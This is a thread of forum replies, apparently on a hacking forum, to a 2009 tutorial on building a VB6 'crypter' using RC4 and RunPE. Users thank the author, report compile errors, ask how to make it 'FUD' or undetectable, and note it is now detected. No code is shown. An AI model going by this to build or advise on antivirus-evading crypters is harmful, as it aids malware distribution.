LethalNET - May 8, 2013, 8:32 pm

(May 8, 2013 03:40 PM)FizzeyDizzey Wrote: [\[CITE\]](#) Very nice tutorial, thanks for the share!

yeah..thanks for the grave dig -_- -_- -_-

samn91 - June 21, 2013, 10:58 pm

thanx.... i needed this it was really helpfull

deiski - June 22, 2013, 8:52 am

STOP GRAVE DIGGING FOR CRYING OUT LOUD.

k12riv6 - August 2, 2013, 10:22 pm

im new to VB6 and got lost at the begining :P

yoghiHD - September 10, 2013, 3:16 pm

Is my bad or this is written whit old launguage ?

EDIT: "the file version is incompatible with the version of windows"

i'm using win 7 64bit

Mr. Magnum - September 11, 2013, 3:56 am

Lol. VB6 has an ugly syntax, i'd suggest C# in 1st, C++ in 2nd or VB in the 3rd case.

Anyways gj.

ReTTamS - September 12, 2013, 11:48 am

Like a million errors just on the crypter source... Why is this? I did it exactly how you said. When you say paste the RC4 under command 1 and 2 do you mean literally paste them under both?

nobleX - October 15, 2013, 4:32 am

i made the program and try to encrypt something but the encrypted .EXEs do not work any help?
(i used vb6 and i'm under windows 7 64bit)

sannu3250 - October 15, 2013, 10:17 pm

is this really working ? can we try this ? i dont want FUD but atleast working ?

toolsno1 - November 10, 2013, 3:46 pm

thanks you for share . very nice tut.

obi_jay - November 11, 2013, 3:11 pm

Great tut, looking forward to giving it a go. Thanks ?

theshadow1595 - January 10, 2014, 2:22 am

Hey everyone, I know this is an oold thread, but I have a question. When debugging I get "Compile Error: Method or data member not found" and it shows the source of the problem to be with the line Private Sub Comman1_Click(). I'm very new to all the VS languages so I'm not at all sure. I was just doing this project for fun and to get used to the language. Any and all help is much appreciated.

Thank you for taking the time out to read and/or respond to this,

tS

P.s. Please don't reply with a post along the lines of "You need to be a lot more experienced in the language" or "Do more basic projects first" etc etc. No disrespect intended but I already know that. I am working on learning VB, C, C++, and C#. I just wanted to do this for fun, and to have a simple crypter I can try to REFUD. I know this is out of my skill range at the moment. Like I said I just want to have fun. Thanks.

graveey - March 16, 2014, 10:33 am

thanks a lot man this is a huge help

bthecoder - July 15, 2014, 3:54 am

Good stuff, however all the pics are down :(

SirenNinja - January 11, 2015, 7:49 am

This is a great tutorial. Hopefully people will find this useful. :D

Worthless - February 22, 2015, 7:25 pm

Thanks man, could you make a tutorial on making the RunPe undetectable, or link me to a tutorial for this ?

Astek - February 22, 2015, 11:27 pm

All these gravediggers fml. Its from 09

rezapaydar2019 - February 17, 2019, 3:41 am

thanks for this tut. pic not load
but how to run this crypter in win 64 bit?

StarZ - February 17, 2019, 9:28 am

(Feb 17, 2019 04:41 AM)rezapaydar2019 Wrote: [\[CITE\]](#) thanks for this tut. pic not load
but how to run this crypter in win 64 bit?

Bumping a nearly decade old thread. Nice.

On topic, This is hella detected. Look into some newer methods if you want to make a crypter.

Internet Security - *February 19, 2019, 2:42 am*

(Feb 17, 2019 10:28 AM)StarZ Wrote: [\[CITE\]](#) Bumping a nearly decade old thread. Nice.

On topic, This is hella detected. Look into some newer methods if you want to make a crypter.
there's always that one child haha